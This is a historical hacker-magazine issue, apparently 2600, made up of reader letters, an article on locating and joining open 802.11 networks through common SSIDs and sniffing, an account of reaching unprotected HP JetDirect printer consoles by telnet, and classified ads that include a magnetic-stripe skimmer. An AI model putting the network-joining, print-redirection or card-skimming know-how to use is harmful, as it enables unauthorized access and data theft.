I have encountered a little gem that has caused some confusion. It's called a Dallas Key and it's used for software security. The new generation is in the shape of a watch battery and it's approximately 3/4 of an inch in diameter. Without the key in place on the daughterboard and attached to the motherboard, the software becomes invalid. I have tried to gain some information on this item but to no avail. I am trying to find someone who has encountered this item and is able to enlighten me with articles and/or a non factory type website. Anything to get me further than I am now such as ways to defeat the Dallas Key and/or route around it. Even better would be a way to get blanks and duplicate the key and/or reprogram the key. Thanks for your help.

Interested

Dear 2600:

I am a new reader of 2600 and truly enjoy your magazine. Anyway, I am responding to your request for information about voting systems (17:4). This most recent election has propagated the need for a clear and concise election format. In deference to Ralph Nader and his belief that a paper ballot is the most efficient means to conduct an election, it is now time to seriously consider an electronic standard. The technology exists to allow for a more exact method of voting and counting those votes.

From what I have seen, heard, and read, several states are moving towards implementation of a Direct Recording Electronic Voting System (DRE). The DRE will be a tremendous improvement in how elections are conducted. Yet, as with any system, there exist both advantages and disadvantages.

DRE's have no uniform standard. Vendors differ on how to develop and implement electronic balloting. A purely web version election is undoable at this time. There are too many security holes, secrecy is compromised, and you cannot verify who the person voting really is (until PKI becomes more efficient).

There seems to be two DRE versions that are prevalent at this time. Both utilize an ATM-like interface and setup (including a laptop version, which can be transported for disabled people). A voter arrives at their balloting center where they are marked against the official voting rolls for that precinct. They are then handed an ATM type card and password, which has been programmed for their specific election. These cards can be programmed in various languages to accommodate non-English speaking citizens. The person goes to a voting terminal and then it is like using an ATM. Place the card into the terminal, punch in the

password, and vote.

Here is where these systems diverge. Vendors have stand-alone systems that replicate data on a disk. There is no apparent backup on a hard drive nor a capability to network individual computers. Other vendors have developed systems that can be networked and data "dumped" into a central database. Hardware and software compatibility does not exist at this time. There is some talk of a system that may be networked internally to the particular polling place for data backup.

At this time most vendors are building proprietary systems that do not "talk" to each other and are keeping their information out of the public domain.

Here are some websites (vendor websites) that discuss more of the specs for DRE's: www.microvote.com, www.votehere.com, www.cs.uiowa.edu/~jones/voting/congress.html (testimony from industry expert).

I hope this information is a decent starting point for this discussion.

covertur

Dear 2600:

I recently purchased a Mailstation "email appliance." I was wondering if there is any way I can get it to dial up a normal ISP and use it, instead of its own programmed ISP. When I press "add new user", it says "Call 800xxx-xxxx" and won't let me. When I try to edit the settings of the programmed user, it won't let me change things like POP/SMTP servers and logon/pass. Somebody must have a way around this.

David R.

Satellite Watch

Dear 2600:

I just finished reading the article by Elite158 and just wanted to add that the Visa style smart card is also used by DirecTV and very easily hacked. Just because it has a microchip doesn't mean it's safe.

Burgy

Dear 2600:

I remember an announcement published several issues back where you mentioned a satellite newsletter that was intimidated into shutting down operations after the legal harassment it was dealt by DirecTV. Well, they are at it again, but this time targeting the end user. DirecTV recently sent upwards of 100,000 certified mail letters to homes suspected of "signal theft." These letters are quite threatening and seem to want to scare people into "fessing up" without any sort of legal representation. This, coupled with some information that the "evidence" involved may be partially or entirely falsified (see www.legal-rights.org - it looks like DirecTV has already lost lawsuits in California because of this), really brings to light the ends to which this megalomaniacal corporation will go in the name of profit.

Mangaburn

What's amazing is how short a period of time it takes for people to start buying into the notion that

decrypting a wireless signal is somehow theft. Unlike a cable company, satellite providers have no wires or cable boxes to maintain or supply. The customer must buy the dish and the receiver himself. If 50 million people suddenly decided to subscribe to cable, the cable company would have to scramble to wire their houses and provide them with boxes. If the same thing happened to a satellite provider, all they would have to do would be to add the subscriber info into their database. In other words, their income potential is virtually unlimited. Yet none of that ever trickles down to the customer. The price remains the same or even increases - even if the profits quadruple. This is acceptable in our culture - yet someone who figures out how to decode the signal is somehow a thief.

Dear 2600:

I would like to inform people about a major screwup that the company Dish Network made. They were doing a software update on receivers that were about 2-3 years old to update them to an OpenTv platform that Dish Network uses on their new receivers. Most if not all of the receivers did not take the update and were giving people the message "019 smartcard not inserted correctly". I work at their customer service center. Anyone who was not under warranty would have to pay to get a new receiver because Dish Network had no fix for this problem. *I don't think this is right.* We had to act like we didn't know what the real problem was and try to get them to purchase a replacement. Managers were going around the call center with signs saying "please do not tell customers that this is our fault." This is not right - the problem was ours, not our customers'.

brian

It will be interesting to see if any of our readers can verify this.

A Handy Tip

Dear 2600:

Do you ever get tired of Foolproof on those crappy Macintoshes at school? This doesn't get rid of it, but it does let you rename anything while it is on. Some guy was pissing me off in computer class, so I changed the Macintosh HD on his computer so it said "Scott's a masta hacker", then told the teacher (who knew nothing about computers). She completely freaked out and sent him to the office. To rename a file, simply open up Macintosh HD, then rename the file you want. But instead of pushing enter, click on the little menu on the Macintosh HD window that you've opened, and presto!

Anthony

The Evils of Microsoft

Dear 2600:

I am a recent addition to your readership and, as a result, have started following the Microsoft case and their dealings in the UK more closely. I must say that, even with my limited experience with Linux, I am appalled that a company with such a track record for rolling out software with bugs and security holes

holds such a dominant force in the market. If you took your car to a garage, there's no way you would let a mechanic tell you "we've put in your new engine but the chances are it will fail on you from time to time, but don't worry - we'll send you out the bits and bobs for you to fix it yourself." Stuff that! In my eyes they're nothing but the dodgy plumbers of the IT world and I dread the day that their software is the only choice if you want to have full access to the Internet and web services. If there is a better and more robust solution, and in my view Linux and UNIX fit the bill, then why not go for that? In language that politicians will understand, *it will cost you less money!*

Regarding software charges, I would consider myself honest enough to pay charges for shareware software if I intended to keep the product on my PC past the trial date. You go with what's best for you, and you pay the developers the cash they're due so they can continue to develop attractive software. This keeps the end user open to various options, and developers keen to provide the best service possible in their applications.

But what Microsoft seems to be looking towards is the day when they will be able to stream software and services to users, like the way we receive gas and electricity, for set charges and, in the process, squeeze out all competition. How many people would use the Internet if you paid for services over and above your phone bill? You wouldn't want to but five years down the line, when the web is further integrated into everyone's daily lives, you may have to unless there is an alternative to Microsoft. Without fair competition, Microsoft would have no incentive to provide quality software to its customers and, given their track record with security flaws and reliability, I want that alternative.

Then there's their new .Net software. I don't know about anyone else but I am not comfortable with any autonomous information exchanges happening on my PC without my knowledge. It's not that we have anything to hide but that we have a right to control our own information and a humanitarian right to our privacy. This control should not be taken away from the individual and I'm happy with the way it is, thank you very much Bill. Again - a security issue. Does anyone trust this to Microsoft?

Finally, the government issue. In the same week the US government condemns Microsoft's actions, the UK government decides to take up with their software. Given the wide publicity of security holes and the government history of IT project failures in the UK (Passport Office, anyone?), I am fast losing faith in the government to control the situation.

It seems science fiction writers have been right all along. In the future we will be ruled, not by elected officials, but by faceless corporations willing and prepared to exploit their position in their quest for the mighty dollar.

I know I've gone on here, but I find the thought of Microsoft dominating the UK market terrifying and, given the UK's IT skill shortage and tendency to outsource things like this, I feel we are poorly prepared to

deal with this responsibly.

Avon

Dear 2600:

First of all, thanks for helping us all to open our minds to the concept of *freedom*. I am a novice hacker and don't pretend to understand all that hacking entails, but the recent reversal of the Microsoft breakup order just begs for common sense. And now New Mexico backs out in exchange for their legal fees being paid. Excuse me, our government is settling out of court just to recoup legal expenses? Who's driving this fucking thing anyway?

Iceplant999

Dear 2600:

I hear the final build of Windows XP is going to be 2600. Coincidence? I think not.

Daewoo

We won't be returning the favor.

Just Plain Evil

Dear 2600:

If you think having your face scanned in public (using cameras and computers) to see if you are a "criminal" is bad, hold on. It's getting worse.

A public face-scanning system is already up and running in Tampa, Florida. Cameras are mounted in high crime neighborhoods, monitoring passersby in the streets. Using software called "Facelt" by Visionics, snapshots are compared against a database of 30,000 people that includes runaway teenagers and others wanted on any criminal charge. The police are dispatched when the software makes a match.

The Colorado DMV is installing new software to make it easier for the government to find you. When you have your picture taken for a driver's license, special 3D mapping software will be used to create a "faceprint" file, not unlike a fingerprint. The file contains information which identifies "facial characteristics unique to that individual." The file then becomes part of a database shared by government agencies. This way, if there's a camera the government can monitor (library, post office, street corner, etc.), they can get you.

I am told by a friend in law enforcement that they are testing a mobile version of the Visionics Facelt system. The idea is that if you're sitting at a traffic light and a cop pulls up next to you, cameras in the police car will automatically scan your face to see if you are wanted. A laptop in the police car will alert the officer if the software comes up with a match. It won't matter what kind of crime you committed. The system won't discriminate between bank robbers and parking ticket violators.

In Ontario, California police are testing a portable, wireless fingerprinting device by Visionics called IBIS. Upon demand, an officer asks you to place your finger into the device which then searches a database for an identity match. The device has a small video screen which then displays information about your identity and any outstanding warrants. If no match occurs, a built-in camera takes your picture and records

your fingerprint, picture, and personal information into the database.

Police in Colorado are testing a handheld radar device that can see through your clothes. The device allows officers to scan you for any concealed items at a distance. When used to scan a crowd it displays suspects on a built-in video screen.

All of this sounds like science fiction meets Terminator - but it's all true.

The ACLU is protesting all of the above with little success. Face scanning is "a virtual lineup that smacks of Big Brother by randomly monitoring people without their consent. All this technology does is give law enforcement Superman's powers - powers that go well beyond what would be provided by human senses," says Barry Steinhardt, associate director of the ACLU. "It allows police officers to engage in intrusive searches."

Who can save us?

Speed Racer

Let's see. Government? Corporations? Media? Or individual people? Now that we know the answer, we just need a strategy.

Just Plain Stupid

Dear 2600:

This CodeRed worm hysteria is quite interesting. I am running Apache on my personal computer, simply to serve only two files for friends of mine. On August 1st, my logs showed 13 http queries containing the exploit line used for the IIS buffer overflow bug that CodeRed thrives on. I took the time to look up all these IP addresses, their owners, NS servers, etc. Of all the IP's, roughly half appear American, many of which no longer work/reply, one being a MediaOne cable connection. Most are corporate servers, obviously, as they are the only people who would pay for such a shoddy product by Microsoft. It is amazing how a 16 year old can maintain a personal server with better security than such giant mega corporations. Moral? Run Apache.

lunius

An Idea

Dear 2600:

I think it is time to turn the tables on the new copyright laws and use them to our own advantage and show the world how stupid they are. How about someone out there, even me, create a virus, get a copyright on it, and "accidentally" release it? Then when all the anti-virus software companies come out with an inoculation for the virus and, having reverse engineered it, they get sued for violating the digital copyright law. And we all push for massive arrests. Maybe this would be the starting point to show how dumb that law really is.

Trent

Yeah, the general public will buy into that without a second thought.

NetJacking for complete idiots

by Dark Overlord of the DoC

The latest big thing in hacking these days is wireless 802.11 networking. The reason for this is that the hardware is cheap and open networks are abundant.

Wireless networks are popping up all over the place from corporate offices to trade shows, conference halls, libraries, coffee shops, parks, and personal residences.

In the corporate environment the majority of wireless LANs (WLANs) are connected to the internal backbone of the company Intranet behind their corporate firewall, thus unknowingly giving everyone within a two-block radius full unrestricted access to the internal network and attached company resources.

Not all networks are private networks - there are many that are intended to be accessible to the public to attract business. For example, there are many coffee shops that are offering free Internet access in hopes that people will spend more time drinking coffee at their establishment. Hotels are providing wireless access as a perk to attract guests, which is also cheaper than wiring all the rooms with cat5 for 100bt Ethernet.

In Seattle, San Francisco, and other areas, there are groups and organizations that are setting up WLANs for free use in their neighborhood in a philanthropic manner.

What is Wi-Fi/802.11?

802.11 is a standard for WLANs developed by the Institute of Electrical and Electronics Engineers (IEEE). The standard deals with network association, data transfer, authentication, and privacy.

802.11 is the first draft of the protocol specifying transmission speeds of one and two megabits a second. The 802.11b specification describes a later update to the protocol for eleven megabit rates. (802.11a is a specification for 51 megabit rates but is not ready for prime time.)

The 802.11 WLAN protocol specifies the lowest layer of the OSI network model (physical) from which other protocols such as TCP/IP, IPX, NetBEUI, are built on.

On a traditional copper network, physical connectivity defines the network (discounting the use of layer two switches and VLANs). Thus, security of these networks is primarily a physical exercise whereas with WLANs there are no physical constraints to connectivity.

Instead, the way networks are differentiated is through names called SSIDs. To connect to a particular network, all you need is the network name and to be within radio range of the wireless bridge. The SSID was never meant to provide real security but sadly that is how it is commonly being used in current deployments.

The 802.11 protocol supports a layer three encryption method called WEP (Wired Equivalent Privacy). WEP is a simple algorithm based on RSA's RC4 hashing scheme. Recent analysis has shown WEP encryp-

tion to be inadequate. The details of WEP and its weaknesses are beyond the scope of this text and will be the topic of a future article.

Hardware

For around \$80 to \$150 you can get a good PCMCIA card. I have seen older cards on ebay.com and on-sale.com for as little as \$15. With this card and a standard laptop you can be walking down the street or sitting in the park with free Internet access. I recommend the Lucent cards for their features: external antenna options and cross platform support.

If you plan on sniffing 802.11 frames, I suggest a card based on the Prism chip set.

Software

All popular operating systems have the driver support for the more popular cards (Lucent/ORiNOCO, Cisco Aironet, BayStack, etc.). For the examples used in this document we will use Microsoft Windows since it is the easiest to set up and install.

Locating a WLAN

Locating a network is easy once you get the hang of it. For simplicity I will explain how to do this under Windows with a Lucent/ORiNOCO card and software.

Once you have your card installed, run the Client Manager software and set your SSID to "ANY". From the "Advanced" menu of Client Manager select "Site Monitor". A window should open listing all the local WLANs that are available from where you are standing. I recommend doing this first near a known network, then as you move around click on the "Scan Now" button to refresh the view (see Figure 1 for an example output taken on Market Street in San Francisco).

If you do not have a Lucent/ORiNOCO card you can manually search for common SSIDs. All cards come with an application to quickly change the SSID you are using. Simply program in the five or ten most common SSIDs (see Figure 2 for a list of common SSIDs) and cycle through them, or just walk around until you get a link.

A more effective method is to sniff the 802.11 frames and look for beacons. This will require specialized software. Again, this is beyond the scope of this introductory text and will be the topic of a future article.

What Now?

At this point you can run "winipcfg" to get a DHCP lease on an IP. After you get an IP address, you are on their network. You will be able to access the Internet (relatively anonymously). When you get on, click "Network Neighborhood". You should be able to see the other hosts and shared resources available on that network (remember - if you can see them, they can see you).

If you have a sniffer such as netXray or dsniiff installed on your system, you will be able to see packets sent to other wireless hosts and broadcast packets.

Whose Net Is It?

If you have a yagi antenna (2.4Ghz) hooked up to your card you can use it to directionally find and help identify the owner of the WLAN. High DB yagi antennas also are useful for surprisingly long-range connections. Distances as far as five to ten miles are possible.

From the DHCP lease you should get a domain name with which you can look up their domain registration or the company home page to find the address and location of the WLAN. Another method is looking up the owner of the IP address block in the ARIN database or tracerouting the IP address.

Is This Illegal?

If it isn't, it will be soon. Walking around noting the location of WLANs that are out there is a gray area thing since the people you are detecting are willingly transmitting beacons announcing their presence. The act of requesting an IP address via DHCP and/or actively sniffing their LANs is clearly a violation of the electronic trespassing law and the electronic privacy act. You should do this type of experimentation only on your own private networks.


Shout Outs: Bill Paul, author of the FreeBSD Lucent card driver; Phillip "Edward" Nunez, for his research efforts.

See also:
<http://www.bawug.org/>
Bay Area Wireless Users Group
<http://www.surfandsip.com/>
Coffee Shop Internet Access

<http://www.wi2600.org/mediawhore/nf0/wireless/>
<http://grouper.ieee.org/groups/802/11>
IEEE 802.11 standardization group

Most common SSIDs

- tsunami
- AirWave
- WaveLAN Network
- WLAN
- linksys
- default
- TEKLOGIX



Exploiting Intelligent Peripherals

by Screamer Chaotix
screamer@hackermind.net

At first look a printer is a rather dull device. It doesn't contain very much that's interesting to hackers, other than the fact that it can be used to print out some pretty hilarious banners to your target. But with that aside, no one really considers printers (or any peripheral for that matter) to be that big of a deal. Sadly, this causes them to be neglectful.

Intelligent peripherals are a fantastic thing, when used properly. An intelligent peripheral is any piece of equipment hooked up to a network that can be controlled over the Internet. By simply telnetting to a specific IP address you can control the inner workings of the machine, and therein lies the problem.

Recently, while scanning the subnet of my university (tempting as it may be I won't divulge their name), I came across several machines which only allowed ssh access. Scanning a bit further, I saw that one of these same machines had foolishly left telnet wide open (kind of defeats the point of ssh, doesn't it?). Now I'm not the type of person to sit at a keyboard all night, pounding away at the login prompt until something gets me in. Oh no, I have more important things to do. Nonetheless, the thought that someone had made the mistake of leaving telnet open got my brain churning and my curiosity boiling. Was it possible they had messed up somewhere else? Checking the nmap results, I found that they had.

Several IP's had telnet wide open, and boy oh boy do I mean wide open. After connecting to the open port, I was amazed when I received this prompt:

HP JetDirect

Please type "?" for HELP, or "/" for current settings

>

What's this? No login prompt? Nothing asking for a username and password? It was too good to be true! I did what any good explorer would do, and typed "?" This is what appeared:

Please type "?" for HELP, or "/" for current settings

>

To Change/Configure Parameters Enter:

Parameter-name: value <Carriage Return>

Parameter-name	Type of value
ip:	IP-address in dotted notation
subnet-mask:	address in dotted notation
default-gw:	address in dotted notation
syslog-svr:	address in dotted notation
idle-timeout:	seconds in integers
set-cmnty-name:	alpha-numeric string (32 chars max)
host-name:	alpha-numeric string (upper case only, 32 chars max)
dhcp-config:	0 to disable, 1 to enable
novell:	0 to disable, 1 to enable
dlc-llc:	0 to disable, 1 to enable
ethertalk:	0 to disable, 1 to enable
banner:	0 to disable, 1 to enable

Type passwd to change the password.

Type "?" for HELP, "/" for current settings or "quit" to save-and-exit.
Or type "exit" to exit without saving configuration parameter entries

>



It was obvious to me this was no UNIX machine and it sure wasn't a VAX/VMS. The HP JetDirect sign rang a few bells though. Hewlett Packard? Could it be that this was a printer? By typing "/" I received various bits of information, all showing me the current setup, including IP assignments, options for DHCP, even an option to set the admin password! Sure enough, it was a printer all right. And I had managed to walk right in.

Here I was, with complete control over the configuration. But what could be done? All sorts of thoughts went through my mind. With a few simple commands I could change the location of the printer to anywhere in the world thereby receiving every print job that someone sent to that machine. And in a university, who would notice if their paper went to the wrong machine? It's certainly not the type of thing the admins go crazy about. But still, using my hacker ethics I didn't do this. After all, I was more curious about the idea of remote controllable printers than anything else. If any of you troublemakers out there are wondering about the possibilities, you shouldn't have to think very long.

The problem here is one that has been around since the 1980's and even earlier - people unaware of the fact that they have an open door to the world. All of you old-timers remember the dialups that didn't require a password. Well, this is pretty much the same thing. They lock up their UNIX and VAX/VMS like a fortress, and yet forget about the small details. Few people see a printer as a device to be concerned about. But the fact is, intelligent peripherals do pose a threat. Without password protection on all your machines, any attacker could gain access and may even boost up their privileges. The HP JetDirect that I found is only half the story. Some peripherals (those running on a UNIX platform) offer inet and rpc daemons running by default, giving attackers even more to play with. Some inet daemons running on these machines include telnet, ftp, and finger (just to name a few). I'm sure we can all see the danger in that.

The bottom line is this. If you're using intelligent peripherals be sure to secure them with a password. If you're using the HP JetDirect, all you need to do is use the admin utility and set a password. It's as simple as typing "passwd", and if you don't do it, who will?

Thanks to DamienAK and Unreal for their help, and a big shoutout to Dash Interrupt

Marketplace

Happenings

H2K2 - THE 4TH HOPE CONFERENCE will take place July 12-14, 2002 in New York City! We will have 50,000 square feet this time - that's more than 4 times what we had for H2K1! For more details, visit www.hope.net or join the H2K2 mailing list by e-mailing major-domo@2600.com and typing "subscribe h2k2" on the first line of your message. Your ideas and participation are welcome.

DUTCH HACKER MEETINGS. Every Sunday following the second Saturday of the month *Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the 2600 meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

For Sale

LEARN LOCK PICKING It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your special price.

MACINTOSH HACKERS can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. \$25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

FLAME COMMUNICATIONS, the only long distance telephone company owned, operated, and staffed 100% by hackers/phreakers. Like everything we do, Flame Communications is not your average long distance phone company, as we offer multiple plans, all of them featuring unlimited long distance calling. We provide service for residential and business customers, for both domestic long distance and international long distance services. All plans feature unlimited long distance calling to the USA (including Alaska and Hawaii), Canada, with international plans to over 20 countries available. For complete details, check out our website online at <http://www.flamecommunications.com> and experience the difference that having your long distance company on fire makes!

HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction for a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to <http://calvinhatesmicrosoft.hypermart.net>. \$7.00 (US), \$10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, the MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

NEW MOBILE MAGNETIC STRIPE CARD READER. "The Swiper" runs on a small battery. This stunning device is only 4 inches long, 2 inches wide and weighs only 2.5 ounces. It has its own internal memory bank that will store over 5000 magnetic card swipes. I did say 5000! Do not confuse this device with an ordinary magnetic card reader. No computer is needed! Simply swipe ANY CARD with a magnetic stripe and bingo! All data (all information) is stored in the Swiper. Then take it home and upload all the information to your computer.

The device is totally self contained, it does not need a separate program to upload to your computer the information you scan. You simply connect it to the keyboard port using the supplied cable. Connect the keyboard to the cable, open up Notepad or Wordpad, type the password, and the data will be transferred to it. So you can do this anywhere on any computer! This device is mind-blowing! Price is \$975, includes shipping. Wholesale prices are available for resellers. We also carry magnetic stripe reader/writers. Change or add information to any magnetic stripe in seconds! Price \$1,173.00 includes shipping. Ready to use, all software, etc. We take credit cards (on our web site only), will ship COD (with a \$100.00 deposit). For more shocking items see our web site: www.theinformationcenter.com or write for free catalog. The Information Center, PO Box 876, Hurst, TX 76053-TS.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTTEK.COM has what you're looking for. Check us out! **CRYPTO OUTLAW T-SHIRTS.** Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curved-space, the unofficial band of anarcho-capitalism. Get yours at curved-space.org/merchandise.html.

HACKER T-SHIRTS FROM YOUR FAVORITE GROUPS, along with some of our own design. Jinx Hackwear is selling t-shirts, sweat-shirts, and hats for groups such as Defcon, Cult of the Dead Cow, Packet Storm, HNC, Collusion, HNS, Astalavista, and New Order. Show your support, or just be a pover cuz you like the design, who fu*king cares?! We also sell 14 killer underground design of our own unique genre, but what are they? Come look-ee see... www.JinxHackwear.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration*, the zine about going places you're not supposed to go, send \$2 to 152 Carlton St., PO Box 92552, Toronto, ONT M5A 2K1, Canada.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPI/TAP back issues 1-9! Easy HTML interface and DOS browser. US \$15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8Y 4Y9. Get yours!

Help Wanted

NEED KEYMAKER. Have a door with simple key lock that I would like to access at my leisure. I am in need of a "you have the lock, we make the key" kit or to do it all in one great shot lockpicking tool. Please email thoughts to Mifster88@hotmail.com. Location: Kenosha, WI.

NEED HELP WITH CREDIT REPORTS. I need assistance removing negative items from credit reports - all agencies. Please respond to L. Hip, PO Box 90569, San Jose, CA 95109-3569. Leodj1@aol.com

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

CREDIT REPAIR HELP NEEDED. waxjacket@aol.com, PO Box 30641, Bethesda, MD 20824.

CREDIT REPORT HELP and checksystems. Absolute confident. all-news@exite.com.

NEED HELP WITH CREDIT REPORT. Lucrative reimbursement for services. Help clean up mess. Please reply. PO Box 5189, Mansfield, OH 44901, fax 419-756-3008 or phone 419-756-5644.

Wanted

KIDNAPPED BY THE SECRET SERVICE, charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated, 8 years remaining on sentence.... Father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Leon Felder, Sr. 47742-066, United States Penitentiary, Atlanta, Georgia, Box PMB, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-4400; or e-mail me at:bigdarren2001@yahoo.com.

HACKERS WANTED IN PITTSBURGH for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay \$35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish a book that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com.

URUGUAYAN HACKER is looking for another one. Please e-mail: imuy@free.i-p.com.

INFORMATION NEEDED: How do airline personnel add notes to your locator number for airline reservations? Particularly interested in the SABER system. sublet@usa.net.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter. I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

HACKERS HEALTH ALERT - BRAZILIAN "MAD COW" CONCERNS: Brazil's cattle, sheep, and goat meat and associated products (dairy products) have been banned by Canada since February 2001 and the U.S. Department of Agriculture (USDA) has restricted the importation of ruminant products from Brazil after March 2, 2001 because of concerns for bovine spongiform encephalopathy (BSE) (mad cow disease). BSE is always fatal after it eats away in human brain tissue and leaves sponge-like holes. Boycott Brazil is attempting to help people understand the Brazilian "mad cow" issue. It is essential that ALL COUNTRIES suspend the import of beef and dairy products from Brazil so the Brazilian government may prove what is fact and what is fiction. Visit the Boycott Brazil website for more information: www.brazilboycott.org.

Services

FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE for use from CGI programs. Legitimate uses only please. <http://tipjar.com/nettoys/TJAIS.html>

MISUNDERSTOOD HACKERS UNDERSTOOD. Write me. Consultations are no charge, and protected by clergy/client privilege. Trained telecom & electronics tech. billy_sunday@techie.com.
COMPUTER SECURITY/SPY. Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. \$60 hour or e-mail taylor@in-etarena.com.

EVER BEEN ARRESTED? If you have been arrested, even convicted, but had a case reversed, you can have your record erased. No law enforcement personnel will advise you of this, but it is true. I had it done and you can too if you follow the step-by-step information. For further details, send a S.A.S.E. to Allen Richards, PO Box 164, Harrisburg, AR 72432.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD the first Monday of each month at 6:00 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: <http://www.wcdradio.com>. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wcdradio.com.

HACKERMIND: Tune in Thursdays at 10 pm ET by opening location 166.90.148.114:9474 with Winamp or Real Player to hear HackerMind, the show focusing on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

FREEDOM DOWNTIME is the new feature-length 2600 documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.

TAKE CONTROL OF YOUR PRIVACY on the Internet. www.freedom.net

A FIREWALL FOR YOUR BODY: Don't let the government and corporations scan and probe your body with unconstitutional drug tests. Clear yourself at www.beatanydrugtest.com.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 kHz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

Personals

LONELY PRISONER. I seek correspondence from any source, preferably female, but all correspondence welcomed. I am a self-proclaimed Elite Hacker and student Electronics Technician. All correspondence will be answered. Write to: Larry Heath Wheeler, Rte. 1, Box 150-817592, Fort Stockton, Texas 79735, aka: Red Bandwidth Bandit.

